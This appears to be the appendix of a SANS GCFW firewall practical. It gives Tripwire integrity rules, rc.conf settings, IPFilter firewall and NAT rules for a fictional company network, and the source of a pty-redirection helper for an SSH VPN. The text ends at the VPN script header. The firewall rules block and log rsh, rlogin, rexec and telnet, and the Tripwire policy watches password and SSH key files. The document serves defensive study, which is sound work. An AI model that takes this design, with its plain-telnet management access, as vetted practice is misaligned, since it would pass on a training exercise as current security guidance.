TWLKEY="/usr/local/etc/tripwire";
TWREPORT="/usr/local/lib/tripwire/report";
HOSTNAME=giac-ent-fw.giac.com;

@@section FS
SEC_CRIT = $(IgnoreNone)-SHa; # Critical files - we can't afford to miss any changes.
SEC_SUID = $(IgnoreNone)-SHa; # Binaries with the SUID or SGID flags set.
SEC_TCB = $(ReadOnly); # Members of the Trusted Computing Base.
SEC_BIN = $(ReadOnly); # Binaries that shouldn't change
SEC_CONFIG = $(Dynamic); # Config files that are changed infrequently but accessed
often.
SEC_LOG = $(Growing); # Files that grow, but that should never change ownership.
SEC_INVARIANT = +pug; # Directories that should never change permission or
ownership.
SIG_LOW = 33; # Non-critical files that are of minimal security impact
SIG_MED = 66; # Non-critical files that are of significant security impact
SIG_HI = 100; # Critical files that are significant points of vulnerability

# Tripwire Binaries
(rulename = "Tripwire Binaries", severity = $(SIG_HI))
{
   $(TWBIN)/siggen -> $(SEC_TCB);
   $(TWBIN)/tripwire -> $(SEC_TCB);
   $(TWBIN)/twadmin -> $(SEC_TCB);
   $(TWBIN)/twprint -> $(SEC_TCB);
}

# Tripwire Data Files - Configuration Files, Policy Files, Keys, Reports, Databases
```

```
(rulename = "Tripwire Data Files", severity = $(SIG_HI))
{
   # NOTE: Removing the inode attribute because when Tripwire creates a backup
   # it does so by renaming the old file and creating a new one (which will
   # have a new inode number). Leaving inode turned on for keys, which shouldn't
   # ever change.

   # NOTE: this rule will trigger on the first integrity check after database
   # initialization, and each integrity check afterward until a database update
   # is run, since the database file will not exist before that point.
   $(TWDB) -> $(SEC_CONFIG) -i;
   $(TWPOL)/tw.pol -> $(SEC_BIN) -i;
   $(TWPOL)/tw.cfg -> $(SEC_BIN) -i;
   $(TWLKEY)/$(HOSTNAME)-local.key -> $(SEC_BIN);
   $(TWSKEY)/site.key -> $(SEC_BIN);

   #don't scan the individual reports
   $(TWREPORT) -> $(SEC_CONFIG) (recurse=0);
}

# These files are critical to a correct system boot.
(rulename = "Critical system boot files", severity = 100)
{
   /boot -> $(SEC_CRIT);
   /kernel -> $(SEC_CRIT);
}

# These files change the behavior of the root account
(rulename = "Root config files", severity = 100)
{
   /root -> $(SEC_CRIT);
   /root/.bash_history -> $(SEC_LOG);
   /root/.bash_profile -> $(SEC_CRIT);
   /root/.bashrc -> $(SEC_CRIT);
   /root/.ssh/authorized_keys -> $(SEC_CRIT);
}

# Commonly accessed directories that should remain static with regards to owner and
group
(rulename = "Invariant Directories", severity = $(SIG_MED))
{
   / -> $(SEC_INVARIANT) (recurse = 0);
   /etc -> $(SEC_INVARIANT) (recurse = 0);
   /usr/local/etc -> $(SEC_INVARIANT) (recurse = 0);
}

(rulename = "Shell Binaries", severity = $(SIG_HI))
{
   /usr/local/bin/bash -> $(SEC_BIN);
   /bin/csh -> $(SEC_BIN);
   /bin/sh -> $(SEC_BIN);
   /bin/tcsh -> $(SEC_BIN);
}
```

```
# Rest of critical system binaries
(rulename = "OS executables and libraries", severity = $(SIG_HI))
{
   /bin -> $(SEC_BIN) (recurse = 1);
   /usr/bin -> $(SEC_BIN) (recurse = 1);
   /usr/lib -> $(SEC_BIN) (recurse = 1);
   /sbin -> $(SEC_BIN) (recurse = 1);
   /usr/sbin -> $(SEC_BIN) (recurse = 1);
}

# Local files
(rulename = "User executables and libraries", severity = $(SIG_MED))
{
   /usr/local/bin -> $(SEC_BIN) (recurse = 1);
   /usr/local/sbin -> $(SEC_BIN) (recurse = 1);
}

# Temporary directories
(rulename = "Temporary directories", recurse = false, severity = $(SIG_LOW))
{
   /usr/tmp -> $(SEC_INVARIANT);
   /var/tmp -> $(SEC_INVARIANT);
   /tmp -> $(SEC_INVARIANT);
}

# Include
(rulename = "OS Development Files", severity = $(SIG_MED))
{
   /usr/include -> $(SEC_BIN);
   /usr/local/include -> $(SEC_BIN);
}

# Shared
(rulename = "OS Shared Files", severity = $(SIG_MED))
{
   /usr/share -> $(SEC_BIN);
   !/usr/share/man;
   /usr/local/share -> $(SEC_BIN);
}

# setuid/setgid root programs
(rulename = "setuid/setgid", severity = $(SIG_HI))
{
   /bin/df -> $(SEC_SUID);
   /bin/rcp -> $(SEC_SUID);
   /sbin/ccdconfig -> $(SEC_SUID);
   /sbin/dmesg -> $(SEC_SUID);
   /sbin/dump -> $(SEC_SUID);
   /sbin/ping -> $(SEC_SUID);
   /sbin/ping6 -> $(SEC_SUID);
   /sbin/rdump -> $(SEC_SUID);
   /sbin/restore -> $(SEC_SUID);
   /sbin/route -> $(SEC_SUID);
   /sbin/rrestore -> $(SEC_SUID);
```

```
/sbin/shutdown -> $(SEC_SUID);
/usr/bin/at -> $(SEC_SUID);
/usr/bin/atq -> $(SEC_SUID);
/usr/bin/atrm -> $(SEC_SUID);
/usr/bin/batch -> $(SEC_SUID);
/usr/bin/chfn -> $(SEC_SUID);
/usr/bin/chpass -> $(SEC_SUID);
/usr/bin/chsh -> $(SEC_SUID);
/usr/bin/crontab -> $(SEC_SUID);
/usr/bin/cu -> $(SEC_SUID);
/usr/bin/fstat -> $(SEC_SUID);
/usr/bin/ipcs -> $(SEC_SUID);
/usr/bin/keyinfo -> $(SEC_SUID);
/usr/bin/keyinit -> $(SEC_SUID);
/usr/bin/lock -> $(SEC_SUID);
/usr/bin/login -> $(SEC_SUID);
/usr/bin/lpq -> $(SEC_SUID);
/usr/bin/lpr -> $(SEC_SUID);
/usr/bin/lprm -> $(SEC_SUID);
/usr/bin/man -> $(SEC_SUID);
/usr/bin/netstat -> $(SEC_SUID);
/usr/bin/nfsstat -> $(SEC_SUID);
/usr/bin/passwd -> $(SEC_SUID);
/usr/bin/quota -> $(SEC_SUID);
/usr/bin/rlogin -> $(SEC_SUID);
/usr/bin/rsh -> $(SEC_SUID);
/usr/bin/su -> $(SEC_SUID);
/usr/bin/systat -> $(SEC_SUID);
/usr/bin/top -> $(SEC_SUID);
/usr/bin/uucp -> $(SEC_SUID);
/usr/bin/uuname -> $(SEC_SUID);
/usr/bin/uustat -> $(SEC_SUID);
/usr/bin/uux -> $(SEC_SUID);
/usr/bin/vmstat -> $(SEC_SUID);
/usr/bin/wall -> $(SEC_SUID);
/usr/bin/write -> $(SEC_SUID);
/usr/bin/ypchfn -> $(SEC_SUID);
/usr/bin/ypchpass -> $(SEC_SUID);
/usr/bin/ypchsh -> $(SEC_SUID);
/usr/bin/yppasswd -> $(SEC_SUID);
/usr/libexec/sendmail/sendmail -> $(SEC_SUID);
/usr/libexec/uucp/uucico -> $(SEC_SUID);
/usr/libexec/uucp/uuxqt -> $(SEC_SUID);
/usr/local/bin/elm -> $(SEC_SUID);
/usr/local/bin/mutt_dotlock -> $(SEC_SUID);
/usr/sbin/ifmcstat -> $(SEC_SUID);
/usr/sbin/iostat -> $(SEC_SUID);
/usr/sbin/lpc -> $(SEC_SUID);
/usr/sbin/mrinfo -> $(SEC_SUID);
/usr/sbin/mtrace -> $(SEC_SUID);
/usr/sbin/ppp -> $(SEC_SUID);
/usr/sbin/pppd -> $(SEC_SUID);
/usr/sbin/pstat -> $(SEC_SUID);
/usr/sbin/sliplogin -> $(SEC_SUID);
```

```
    /usr/sbin/swapinfo -> $(SEC_SUID);
    /usr/sbin/timedc -> $(SEC_SUID);
    /usr/sbin/traceroute -> $(SEC_SUID);
    /usr/sbin/traceroute6 -> $(SEC_SUID);
    /usr/sbin/trpt -> $(SEC_SUID);
}

(rulename = "Configuration Files", severity = $(SIG_MED))
{
    /etc/hosts -> $(SEC_CONFIG);
    /etc/inetd.conf -> $(SEC_CONFIG);
    /etc/resolv.conf -> $(SEC_CONFIG);
    /etc/syslog.conf -> $(SEC_CONFIG);
    /etc/newsyslog.conf -> $(SEC_CONFIG);
}

(rulename = "Security Control", severity = $(SIG_HI))
{
    /etc/group -> $(SEC_CRIT);
    /etc/security/ -> $(SEC_CRIT);
}

(rulename = "Login Scripts", severity = $(SIG_HI))
{
    /etc/csh.login -> $(SEC_CONFIG);
    /etc/csh.logout -> $(SEC_CONFIG);
    /etc/csh.cshrc -> $(SEC_CONFIG);
    /etc/profile -> $(SEC_CONFIG);
}

# These files change every time the system boots
(rulename = "System boot changes", severity = $(SIG_HI))
{
    /dev/log -> $(Dynamic);
    /dev/cuaa0 -> $(Dynamic);
    /dev/console -> $(Dynamic);
    /dev/ttyv0 -> $(Dynamic);
    /dev/ttyv1 -> $(Dynamic);
    /dev/ttyv2 -> $(Dynamic);
    /dev/ttyv3 -> $(Dynamic);
    /dev/ttyv4 -> $(Dynamic);
    /dev/ttyv5 -> $(Dynamic);
    /dev/ttyv6 -> $(Dynamic);
    /dev/ttyp0 -> $(Dynamic);
    /dev/ttyp1 -> $(Dynamic);
    /dev/ttyp2 -> $(Dynamic);
    /dev/ttyp3 -> $(Dynamic);
    /dev/ttyp4 -> $(Dynamic);
    /dev/ttyp5 -> $(Dynamic);
    /dev/ttyp6 -> $(Dynamic);
    /dev/urandom -> $(Dynamic);
    /var/run -> $(Dynamic);
    /var/log -> $(Dynamic);
}
```

```
# Critical configuration files
(rulename = "Critical configuration files", severity = $(SIG_HI))
{
   /etc/crontab -> $(ReadOnly);
   /etc/periodic/daily -> $(ReadOnly);
   /etc/periodic/weekly -> $(ReadOnly);
   /etc/periodic/monthly -> $(ReadOnly);
   /etc/defaults -> $(ReadOnly);
   /etc/fstab -> $(ReadOnly);
   /etc/hosts.allow -> $(ReadOnly);
   /etc/ttys -> $(ReadOnly);
   /etc/gettytab -> $(ReadOnly);
   /etc/protocols -> $(ReadOnly);
   /etc/services -> $(ReadOnly);
   /etc/rc -> $(ReadOnly);
   /etc/rc.conf -> $(ReadOnly);
   /etc/rc.atm -> $(ReadOnly);
   /etc/rc.devfs -> $(ReadOnly);
   /etc/rc.diskless1 -> $(ReadOnly);
   /etc/rc.diskless2 -> $(ReadOnly);
   /etc/rc.firewall -> $(ReadOnly);
   /etc/rc.firewall6 -> $(ReadOnly);
   /etc/rc.i386 -> $(ReadOnly);
   /etc/rc.isdn -> $(ReadOnly);
   /etc/rc.network -> $(ReadOnly);
   /etc/rc.network6 -> $(ReadOnly);
   /etc/rc.pccard -> $(ReadOnly);
   /etc/rc.resume -> $(ReadOnly);
   /etc/rc.serial -> $(ReadOnly);
   /etc/rc.shutdown -> $(ReadOnly);
   /etc/rc.suspend -> $(ReadOnly);
   /etc/rc.syscons -> $(ReadOnly);
   /etc/rc.sysctl -> $(ReadOnly);
   /etc/motd -> $(ReadOnly);
   /etc/passwd -> $(ReadOnly);
   /etc/master.passwd -> $(ReadOnly);
   /etc/pwd.db -> $(ReadOnly);
   /etc/spwd.db -> $(ReadOnly);
   /etc/rpc -> $(ReadOnly);
   /etc/shells -> $(ReadOnly);
   /etc/ipf.rules -> $(ReadOnly);
   /etc/ipnat.rules -> $(ReadOnly);
   /etc/ssh/sshd_config -> $(ReadOnly);
}

# Critical devices
(rulename = "Critical devices", severity = $(SIG_HI), recurse = false)
{
   /dev/kmem -> $(Device);
   /dev/mem -> $(Device);
   /dev/null -> $(Device);
   /dev/zero -> $(Device);
}
```

/etc/rc.conf

```
# -- sysinstall generated deltas -- #
# Created: Wed Apr  4 18:50:30 2001
# Enable network daemons for user convenience.
# This file now contains just the overrides from /etc/defaults/rc.conf
# please make all changes to this file.
gateway_enable="YES"
hostname="giac-ent-fw.giac.com"
ifconfig_ed0="inet 160.2.36.16 netmask 255.255.0.0"
inetd_enable="NO"
kern_securelevel="2"
kern_securelevel_enable="YES"
moused_enable="YES"
nfs_server_enable="NO"
portmap_enable="NO"
saver="logo"
sendmail_enable="NO"
sshd_enable="YES"
syslogd_flags="-ss"
sshd_flags="-4"
ipfilter_enable="YES"
ipmon_enable="YES"
ipmon_flags="-Dsvn"
ipnat_enable="YES"
network_interfaces="ed0 ed1 lo0"
ifconfig_ed1="inet 192.168.1.1 netmask 255.255.255.0"
# -- sysinstall generated deltas -- #
amd_flags="-a /.amd_mnt -l syslog /host /etc/amd.map /net /etc/amd.map "
```

/etc/ipf.rules

```
#
# ipf.conf file
#
# lsba source file : ipf.rules
#       Compiled for : giac-ent-fw.giac.com
#                Path : /root
# Compilation date : Fri Jul 27 20:17:49 CDT 2001
#                User : root
#


# ----------------------------------------------------------------------
# Pass packets across the local interface

# Local loopback
# pass in quick on lo
```

```
pass in quick on lo all
        #1#

# Local loopback
# pass out quick on lo
pass out quick on lo all
        #2#

# ----------------------------------------------------------------------
# Block short packets or IP options set

# Block packets that are short or have ip options set.
# block in quick on int-intf with short ipopts
block in quick on ed0 all with ipopts with short
        #3#

# ----------------------------------------------------------------------
# There are certain combinations of bits in the TCP header that are questionable
# at best. These are PUF (Push/Urgent/Fin) SF (Syn/Fin) and SUPRAF
# (Syn/Ack/Push/Urgent/Fin/Reset)

# Push/Urgent/Fin
# block in quick on int-intf flags PUF/PUF
block in quick on ed0 proto tcp all flags PUF/PUF
        #4#

# Syn/Fin
# block in quick on int-intf flags SF/SF
block in quick on ed0 proto tcp all flags SF/SF
        #5#

# All flags set
# block in quick on int-intf flags /0xff
block in quick on ed0 proto tcp all flags /0xff
        #6#

# ----------------------------------------------------------------------
# Dispatch to the appropriate group depending on the interface and direction

# Incoming packets from the Internet/router
# pass in on int-intf head 100
pass in on ed0 all head 100
        #7#

# Incoming packets from the LAN
# pass in on lan-intf head 200
pass in on ed1 all head 200
        #8#

# Incoming packets from the DMZ
# pass in on dmz-intd head 300
pass in on ed2 all head 300
        #9#
```

```
# Incoming packets from the VPN
# pass in on vpn-intf head 400
pass in on ed3 all head 400
        #10#

# Outgoing packets to the LAN
# pass out on lan-intf head 500
pass out on ed1 all head 500
        #11#

# ----------------------------------------------------------------
# Group 100 - Packets arrive on the external Internet interface.
# Remote management and time sync needs to be permitted for the router.
# Web, FTP, mail, and SSH are permitted in. All other traffic is blocked.

# Block and log any telnet, rexec, rlogin, or rsh session initiated - from the outside.
# block in log first quick on int-intf service telnet|rexec|rlogin|rsh flags S/S group 100
block in log first quick on ed0 proto tcp from any to any port = 23 flags S/S group
100                             #12#
block in log first quick on ed0 proto tcp from any to any port = 512 flags S/S group
100                             #12#
block in log first quick on ed0 proto tcp from any to any port = 514 flags S/S group
100                             #12#
block in log first quick on ed0 proto tcp from any to any port = 513 flags S/S group
100                             #12#

# Pass telnet packets from the router and the firewall to the  - designated
management stations
# pass in quick on int-intf from brouter|giac-fw-int to mngmnt-1|mngmnt-2 service telnet
flags SA/SA group 100
pass in quick on ed0 proto tcp from 160.2.36.17/32 to 192.168.1.55/32 port = 23 flags
SA/SA group 100      #13#
pass in quick on ed0 proto tcp from 160.2.36.17/32 to 192.168.1.56/32 port = 23 flags
SA/SA group 100      #13#
pass in quick on ed0 proto tcp from 192.168.1.40/32 to 192.168.1.55/32 port = 23
flags SA/SA group 100       #13#
pass in quick on ed0 proto tcp from 192.168.1.40/32 to 192.168.1.56/32 port = 23
flags SA/SA group 100       #13#

# Time sync request from the router or the firewall
# pass in quick on int-intf from brouter|giac-fw-int to ntp-server service ntp K-S group
100
pass in quick on ed0 proto tcp/udp from 160.2.36.17/32 to 192.168.1.77/32 port = 123
keep state group 100                                    #14#
pass in quick on ed0 proto tcp/udp from 192.168.1.40/32 to 192.168.1.77/32 port =
123 keep state group 100                                #14#

# Allow in traffic to the Web Server
# pass in quick on int-intf to giac-ent service http K-S K-F group 100
pass in quick on ed0 proto tcp from any to 160.2.36.16/32 port = 80 keep state keep
frags group 100             #15#

# Allow secure HTTP to the web server
# pass in quick on int-intf to giac-ent service ssl K-S K-F group 100
```

```
pass in quick on ed0 proto tcp from any to 160.2.36.16/32 port = 443 keep state
keep frags group 100          #16#

# Allow DNS queries
# pass in quick on int-intf to giac-ent service dns K-S with frag group 100
pass in quick on ed0 proto tcp/udp from any to 160.2.36.16/32 port = 53 with frag
keep state group 100          #17#

# Allow email from the Internet
# pass in quick on int-intf to giac-ent service smtp K-S K-F group 100
pass in quick on ed0 proto tcp from any to 160.2.36.16/32 port = 25 keep state keep
frags group 100               #18#

# Allow FTP command channel
# pass in quick on int-intf to giac-ent service ftp K-S K-F group 100
pass in quick on ed0 proto tcp from any to 160.2.36.16/32 port = 21 keep state keep
frags group 100               #19#

# Allow PASV FTP Data channel
# pass in quick on int-intf port high-port to giac-ent service ftp-data K-S K-F group
100
pass in quick on ed0 proto tcp from any port 1023 >< 65535 to 160.2.36.16/32 port
= 20 keep state keep frags group 100                    #20#

# Allow in SSH from the Internet for VPN Services
# pass in quick on int-intf to giac-ent service ssh K-S K-F group 100
pass in quick on ed0 proto tcp from any to 160.2.36.16/32 port = 22 keep state keep
frags group 100               #21#

# Block and log anything else from the Internet - to GIAC Enterprises
# block in log first quick on int-intf group 100
block in log first quick on ed0 all group 100
        #22#

# ------------------------------------------------------------------
# Group 200 - Packets arrive on the LAN Interface destined for the Internet
# or for the DMZ.

# Allow internal system to access the web server
# pass in quick on lan-intf from giac-int to www-server service http K-S group 200
pass in quick on ed1 proto tcp from 192.168.0.0/16 to 192.168.2.3/32 port = 80 keep
state group 200               #23#

# Allow secure HTTP to the web server
# pass in quick on lan-intf from giac-int to www-server service ssl K-S group 200
pass in quick on ed1 proto tcp from 192.168.0.0/16 to 192.168.2.3/32 port = 443
keep state group 200          #24#

# Allow internal systems to mail server
# pass in quick on lan-intf from giac-int to email-server service smtp K-S group 200
pass in quick on ed1 proto tcp from 192.168.0.0/16 to 192.168.2.1/32 port = 25 keep
state group 200               #25#

# Allow internal systems to the DNS server
```

```
# pass in quick on lan-intf from giac-int to DNS-server service dns K-S group 200
pass in quick on ed1 proto tcp/udp from 192.168.0.0/16 to 192.168.2.2/32 port = 53
keep state group 200          #26#

# Allow FTP command channel to web server
# pass in quick on lan-intf from giac-int to www-server service ftp K-S group 200
pass in quick on ed1 proto tcp from 192.168.0.0/16 to 192.168.2.3/32 port = 21 keep
state group 200               #27#

# Allow PASV FTP data channel to web server
# pass in quick on lan-intf from giac-int port high-port to www-server service ftp-data K-
S group 200
pass in quick on ed1 proto tcp from 192.168.0.0/16 port 1023 >< 65535 to
192.168.2.3/32 port = 20 keep state group 200                    #28#

# Allow the management stations on the internal network telnet - access to the
external servers
# pass in quick on lan-intf from mngmnt-1|mngmnt-2 to www-server|email-server|DNS-
server|brouter|giac-fw-int service telnet K-S group 200
pass in quick on ed1 proto tcp from 192.168.1.55/32 to 160.2.36.17/32 port = 23
keep state group 200          #29#
pass in quick on ed1 proto tcp from 192.168.1.55/32 to 192.168.1.40/32 port = 23
keep state group 200          #29#
pass in quick on ed1 proto tcp from 192.168.1.55/32 to 192.168.2.1/32 port = 23
keep state group 200          #29#
pass in quick on ed1 proto tcp from 192.168.1.55/32 to 192.168.2.2/32 port = 23
keep state group 200          #29#
pass in quick on ed1 proto tcp from 192.168.1.55/32 to 192.168.2.3/32 port = 23
keep state group 200          #29#
pass in quick on ed1 proto tcp from 192.168.1.56/32 to 160.2.36.17/32 port = 23
keep state group 200          #29#
pass in quick on ed1 proto tcp from 192.168.1.56/32 to 192.168.1.40/32 port = 23
keep state group 200          #29#
pass in quick on ed1 proto tcp from 192.168.1.56/32 to 192.168.2.1/32 port = 23
keep state group 200          #29#
pass in quick on ed1 proto tcp from 192.168.1.56/32 to 192.168.2.2/32 port = 23
keep state group 200          #29#
pass in quick on ed1 proto tcp from 192.168.1.56/32 to 192.168.2.3/32 port = 23
keep state group 200          #29#

# Time Synchonization with the time server
# pass in quick on lan-intf from ntp-server to www-server|DNS-server|email-
server|brouter|giac-fw-int service ntp K-S group 200
pass in quick on ed1 proto tcp/udp from 192.168.1.77/32 to 160.2.36.17/32 port = 123
keep state group 200                                  #30#
pass in quick on ed1 proto tcp/udp from 192.168.1.77/32 to 192.168.1.40/32 port =
123 keep state group 200                              #30#
pass in quick on ed1 proto tcp/udp from 192.168.1.77/32 to 192.168.2.1/32 port = 123
keep state group 200                                  #30#
pass in quick on ed1 proto tcp/udp from 192.168.1.77/32 to 192.168.2.2/32 port = 123
keep state group 200                                  #30#
pass in quick on ed1 proto tcp/udp from 192.168.1.77/32 to 192.168.2.3/32 port = 123
keep state group 200                                  #30#
```

```
# Allow HTTP to the Internet
# pass in quick on lan-intf from giac-int service http K-S K-F group 200
pass in quick on ed1 proto tcp from 192.168.0.0/16 to any port = 80 keep state keep
frags group 200                #31#

# Allow FTP command channel to the Internet
# pass in quick on lan-intf from giac-int service ftp K-S K-F group 200
pass in quick on ed1 proto tcp from 192.168.0.0/16 to any port = 21 keep state keep
frags group 200                #32#

# Allow PASV FTP data channel to the Internet
# pass in quick on lan-intf from giac-int port high-port service ftp-data K-S K-F group
200
pass in quick on ed1 proto tcp from 192.168.0.0/16 port 1023 >< 65535 to any port
= 20 keep state keep frags group 200                        #33#

# Block all other traffic from the internal network
# block in log quick on lan-intf group 200
block in log quick on ed1 all group 200
        #34#

# ----------------------------------------------------------------------
# Group 300 - Packets come from the DMZ to the internal systems or to the
# Internet, The filter rules will pass HTTP, SMTP, SSL, DNS, and (limited) telnet.
# Anthing else is most likely BOGUS!
#

# Allow HTTP from the web server
# pass in quick on dmz-intd from www-server service http K-S group 300
pass in quick on ed2 proto tcp from 192.168.2.3/32 to any port = 80 keep state
group 300                        #35#

# Allow SSL from the web server
# pass in quick on dmz-intd from www-server service ssl K-S group 300
pass in quick on ed2 proto tcp from 192.168.2.3/32 to any port = 443 keep state
group 300                        #36#

# Allow DNS from the external DNS server
# pass in quick on dmz-intd from DNS-server service dns K-S group 300
pass in quick on ed2 proto tcp/udp from 192.168.2.2/32 to any port = 53 keep state
group 300                        #37#

# Allow SMTP from the mail server
# pass in quick on dmz-intd from email-server service smtp K-S group 300
pass in quick on ed2 proto tcp from 192.168.2.1/32 to any port = 25 keep state
group 300                                #38#

# Allow FTP command channel from the web server
# pass in quick on dmz-intd from www-server service ftp K-S group 300
pass in quick on ed2 proto tcp from 192.168.2.3/32 to any port = 21 keep state
group 300                                #39#

# Allow FTP data channel from the web server
# pass in quick on dmz-intd from www-server service ftp-data K-S group 300
```

```
pass in quick on ed2 proto tcp from 192.168.2.3/32 to any port = 20 keep state
group 300                       #40#

# Allow telnet with the management stations
# pass in quick on dmz-intd from www-server|DNS-server|email-server to mngmnt-
1|mngmnt-2 service telnet K-S group 300
pass in quick on ed2 proto tcp from 192.168.2.1/32 to 192.168.1.55/32 port = 23
keep state group 300        #41#
pass in quick on ed2 proto tcp from 192.168.2.1/32 to 192.168.1.56/32 port = 23
keep state group 300        #41#
pass in quick on ed2 proto tcp from 192.168.2.2/32 to 192.168.1.55/32 port = 23
keep state group 300        #41#
pass in quick on ed2 proto tcp from 192.168.2.2/32 to 192.168.1.56/32 port = 23
keep state group 300        #41#
pass in quick on ed2 proto tcp from 192.168.2.3/32 to 192.168.1.55/32 port = 23
keep state group 300        #41#
pass in quick on ed2 proto tcp from 192.168.2.3/32 to 192.168.1.56/32 port = 23
keep state group 300        #41#

# Blocking rule for group Group 300. Most likly bogus.
# block in log quick on dmz-intd group 300
block in log quick on ed2 all group 300
        #42#

# ------------------------------------------------------------------
# Group 400 - Packets come from the VPN interface. The only traffic coming from
# the VPN interface should be SSH. Other traffic is BOGUS.

# Allow SSH from the VPN server.
# pass in quick on vpn-intf from vpn-server service ssh group 400
pass in quick on ed3 proto tcp from 192.168.3.1/32 to any port = 22 group 400
        #43#

# Group 400 blocking rule. Block other traffic originating - the VPN server not SSH.
# block in log quick on vpn-intf from vpn-server group 400
block in log quick on ed3 from 192.168.3.1/32 to any group 400
        #44#

# ------------------------------------------------------------------
# Group 500 - Packets orginating from the firewall to the local LAN
#

# Time sync with the time server
# pass out quick on lan-intf from giac-fw-int to ntp-server service ntp group 500
pass out quick on ed1 proto tcp/udp from 192.168.1.40/32 to 192.168.1.77/32 port =
123 group 500                   #45#

# Pass messages to the syslog servers
# pass out quick on lan-intf from giac-fw-int to syslog-server-1|syslog-server-2 service
syslogd group 500
pass out quick on ed1 proto udp from 192.168.1.40/32 to 192.168.1.57/32 port = 514
group 500                       #46#
pass out quick on ed1 proto udp from 192.168.1.40/32 to 192.168.1.58/32 port = 514
group 500                       #46#
```

```
# Pass telnet sessions back to management stations  - that are established.
# pass out quick on lan-intf from giac-fw-int to mngmnt-1|mngmnt-2 service telnet flags
SA/SA group 500
pass out quick on ed1 proto tcp from 192.168.1.40/32 to 192.168.1.55/32 port = 23
flags SA/SA group 500        #47#
pass out quick on ed1 proto tcp from 192.168.1.40/32 to 192.168.1.56/32 port = 23
flags SA/SA group 500        #47#

# Default block for packets originating on the - firewall bound for the internal LAN.
# block out log on lan-intf from giac-fw-int to giac-int group 500
block out log on ed1 from 192.168.1.40/32 to 192.168.0.0/16 group 500
        #48#
```

/etc/ipnat.rules

```
#
# ipnat.conf file
#
# Isba source file : ipnat.rules
#       Compiled for : giac-ent-fw.giac.com
#                Path : /root
# Compilation date : Fri Jul 27 20:17:49 CDT 2001
#                User : root
#


# ----------------------------------------------------------------------
# Network Address Translation Rule - Translate internal GIAC Enterprises
# internal addresses to the address of the firewall.
#

# Internal addresses are translated to the address of the  - Firewall and vice versa.
# map int-intf giac-int ->  giac-ent
map ed0 192.168.0.0/16 -> 160.2.36.16/32
        #1#

# ----------------------------------------------------------------------
# Redirection Rules - HTTP, Secure HTTP, DNS, SMTP, and FTP are redirected
# to the appropriate server and back.

# Redirect web traffic to the web server
# rdr int-intf http ->  www-server http tcp
rdr ed0 160.2.36.16/32 port 80 -> 192.168.2.3 port 80 tcp
        #2#

# Redirect Secure HTTP to the web server
# rdr int-intf ssl ->  www-server ssl tcp
rdr ed0 160.2.36.16/32 port 443 -> 192.168.2.3 port 443 tcp
        #3#
```

```
# Redirect DNS traffic
# rdr int-intf dns ->  DNS-server dns tcp/udp
rdr ed0 160.2.36.16/32 port 53 -> 192.168.2.2 port 53 tcp/udp
        #4#

# Redirect Email traffic to the mail server
# rdr int-intf smtp ->  email-server smtp tcp
rdr ed0 160.2.36.16/32 port 25 -> 192.168.2.1 port 25 tcp
        #5#

# Redirect FTP command channel to the web server
# rdr int-intf ftp ->  www-server ftp tcp
rdr ed0 160.2.36.16/32 port 21 -> 192.168.2.3 port 21 tcp
        #6#

# Redirect PASV FTP data channel to the web server
# rdr int-intf ftp-data ->  www-server ftp-data tcp
rdr ed0 160.2.36.16/32 port 20 -> 192.168.2.3 port 20 tcp
        #7#

# Redirect SSH to the VPN server
# rdr int-intf ssh ->  vpn-server ssh tcp
rdr ed0 160.2.36.16/32 port 22 -> 192.168.3.1 port 22 tcp
        #8#
```

pty-redir.c

```
/*
        Copyright (c) 1997 Magosányi Árpád

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or (at
your option) any later version.

This program is distributed in the hope that it will be useful, but
WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

Ez a program szabad szoftver; szbadon másolható és/vagy módosítható
a GNU General Public Licence feltételei alapján, ahogyan azt a Szabad
Szoftver Alapítvány közreadta; akár a 2-es, akár bármely késõbbi verzió
alapján.

Ezt a programot abban a reményben terjesztem, hogy használható lesz,
de BÁRMILYEN GARANCIA NÉLKÜL; beleértve a használhatóságra vagy egy adott
célra való megfelelésre vonatkozó garanciát is.
Lásd a GNU General Public Licence-t a részletekért.
```

Ezt a programot kísérnie kell a GNU General Public Licence egy másolatának. Ha ezt hiányolná, írjon a Free Software Foundation, Inc., 675 Mass Ave, Cambridge, Ma 02139, USA címére.

Ha bármi problémád, észrevételed, ötleted, patched van, írj a mag@tas.vein.hu, vagy az ssa@tohotom.vein.hu címre (az utóbbi a Magyar Szabad Szoftver Alapítvány levelezõlistája.)

*/

```
#include  <unistd.h>
#include  <stdio.h>
#include  <stdlib.h>
#include  <sys/types.h>
#include  <sys/stat.h>
#include  <fcntl.h>


#define  PTY00  "/dev/ptyXX"
#define  PTY10  "pqrs"
#define  PTY01  "0123456789abcdef"

static  int
getPtyMaster(char  *tty10,  char  *tty01)
{
      char  *p10;
      char  *p01;
      static  char  dev[]  =  PTY00;
      int  fd;

      for  (p10  =  PTY10;  *p10  !=  '\0';  p10++)  {
            dev[8]  =  *p10;
            for  (p01  =  PTY01;  *p01  !=  '\0';  p01++)  {
                  dev[9]  =  *p01;
                  fd  =  open(dev,  O_RDWR);
                  if  (fd  >=  0)  {
                        *tty10  =  *p10;
                        *tty01  =  *p01;
                        return  fd;
                  }
            }
      }
      fprintf(stderr,"Ran  out  of  pty.\n");
      exit(1);
      return  fd;
}

void  main(int  argc,char  *argv[])
{
        int  fd;
        char  a,b;
        char  **args;
        char  *envs[]={NULL};
```

```
        int  i;

        fd=getPtyMaster(&a,&b);
        fprintf(stdout,"/dev/tty%c%c",a,b);
        fflush(stdout);
        if(NULL==(args=malloc((argc)*sizeof(char  *))))
        {
                fprintf(stderr,"Virtual  memory  exhausted\n");
                exit(1);
        }
        for(i=1;i<argc;i++)
        {
                args[i-1]=argv[i];
        }
        args[argc-1]=NULL;  /*End  of  params*/
        dup2(fd,0);
        dup2(fd,1);
        fflush(NULL);
        if(fork())
        {
                exit(0);
        }else{
                if(execve(argv[1],args,envs))
                {
                        perror("execve:  ");
                        exit(-2);
                }
        }
}
```

VPN Script

```
#!  /bin/sh
#  skeleton          example  file  to  build  /etc/init.d/  scripts.
#                       This  file  should  be  used  to  construct  scripts  for
#                       /etc/init.d.
#
#                       Written  by  Miquel  van  Smoorenburg  <miquels@cistron.nl>.
#                       Modified  for  Debian  GNU/Linux
#                       by  Ian  Murdock  <imurdock@gnu.ai.mit.edu>.
#                       Modified  for  SANS  GCFW  Practical
